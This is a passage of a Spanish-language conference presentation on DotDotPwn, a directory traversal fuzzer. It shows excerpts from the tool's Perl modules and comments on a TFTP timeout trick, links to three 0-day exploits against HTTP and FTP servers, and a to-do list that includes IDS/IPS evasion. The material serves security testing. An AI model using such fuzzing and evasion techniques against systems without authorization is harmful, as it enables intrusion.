                #     return ($timeout > $MaxTimeout ? $MaxTimeout : $timeout);  
                # }  
                #  
                # So, doing some calculations I found the way to pass -1 as the timeout parameter (4th  
                #  
                # the select() syscall used in:  
                # $count = select($rout=$rin, undef, $eout=$rin, $tftp->timeout($retry));  
                #  
                # All this to send ONE simple TFTP request WITHOUT timeouts. So:  
                # $timeout = (0 * (0 + 1)); # So, 0 * 1 = 0  
                # return (0 > 1337 ? 1 : -1) # So, it returns a -1 that is used in the select() syscall  
                #  
                Retries => 0,  
                Timeout => 0,  
                Maxtimeout => 1337);
```

**DEMO**

# ../.. / Módulos

## PAYLOAD

```
#!/usr/bin/perl
#
# Payload Module
# by nitroUs (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
# This module takes the text file passed as a parameter (-p filename),
# replaces the 'TRAVERSAL' token within the file by the traversal
# fuzz patterns and sends the payload (file content + fuzz patterns)
# to the target (-h switch) in the specified port (-x switch).
# (e.g. a file that contains an HTTP request including cookies,
# session ids, variables, etc. and the 'TRAVERSAL' tokens within the
# request that will be fuzzed)
#
```

.../.../ **Módulos**  
**PAYLOAD**

**DEMO**

# .../.../ Módulos

## STDOUT

```
#!/usr/bin/perl
#
#
# STDOUT module
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
#
# This module simply sends the traversal patterns
# generated by the Traversal Engine to STDOUT.
#
# Pretty easy but VERY USEFUL ! if you use it along with
# your ninja skills in scripting or other tools.
#
# Read the EXAMPLES.txt to see some examples on how to
# use it

package DotDotPwn::STDOUT;
use Exporter 'import';
@EXPORT = qw(toSTDOUT);
```

.../.../ Módulos  
STDOUT

**DEMO**

# ../.. / Liberación de 0-day exploits

0-days @ BugCon Security Conferences – 2010 (Hell yeah !!! )

- **Home FTP Server** <= r1.11.1 (build 149) [chr1x]
  - <http://www.exploit-db.com/exploits/15349>
  
- **Yaws 1.89 (HTTP Server)** [nitrØus]
  - <http://www.exploit-db.com/exploits/15371>
  
- **Mongoose 2.11 (Win32) (HTTP Server)** [nitrØus]
  - <http://www.exploit-db.com/exploits/15373>

# ../.. / Liberación de DotDotPwn v2.1

README.txt

Official Website: <http://dotdotpwn.sectester.net>

Official Email: [dotdotpwn@sectester.net](mailto:dotdotpwn@sectester.net)

Bugs / Contributions / Improvements: [dotdotpwn@sectester.net](mailto:dotdotpwn@sectester.net)

```
=== LICENSE ===
DotDotPwn - The Traversal Directory Fuzzer
Copyright (C) 2010 Christian Navarrete and Alejandro Hernandez H.

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>
```



# .../.../ Cosas por hacer

- **Implementación del algoritmo de Bisección para la detección exacta de profundidad vulnerable**

En matemáticas, el método de bisección es un algoritmo de búsqueda de raíces que trabaja dividiendo el intervalo a la mitad y seleccionando el subintervalo que tiene la raíz.

[http://es.wikipedia.org/wiki/M%C3%A9todo\\_de\\_bisecci%C3%B3n](http://es.wikipedia.org/wiki/M%C3%A9todo_de_bisecci%C3%B3n)


- **Recalcular profundidad (-d) en caso de detectar un *Path Disclosure***

- **Cambio del encabezado *User-Agent***

Evasión de IPS/IDS

- **Incluir nuevos recursos para la generación de patrones (puntos y diagonales codificadas)**

Incluir más patrones con *NULL* (%00)



# .../.../ Agradecimientos


## ▪ Al público !

### nitrØus:

- Cubil Felino Crew (chr1x, r1l0, b0rr3x, l1l1th)
- BugCon Crew
- CRAc, crypkey, hkm, alt3kx, tr3w, nediam, ran, Federico L. Bossi Bonin, dex, Cj, beck, SirDarckCat, sunLevy, zeus, Héctor López, beavis,
- [www.underground.org.mx](http://www.underground.org.mx)
- Compañeros d trabajo (F. Vilchis, Päu Päu, Yessica G., Deivid M., etc...)
- #mendozaaaa

### chr1x:

- l1l1th
- r1l0
- b0rr3x ←-----
- hkm
- alt3kx
- cHiPx0r
- corelanc0d3r



../../ **Gracias !!!**

**Chr1x & nitrØus @ Solar Vision 3  
pwn1ng teh psy**



**Alejandro Hernández H. (nitrØus), GPEN, CobiT, ITIL**  
<nitrousenador@gmail.com>  
<http://chatsubo-labs.blogspot.com>  
<http://www.brainoverflow.org>

**Christian Navarrete (chr1x)**  
<chr1x@sectester.net>  
<http://chr1x.sectester.net>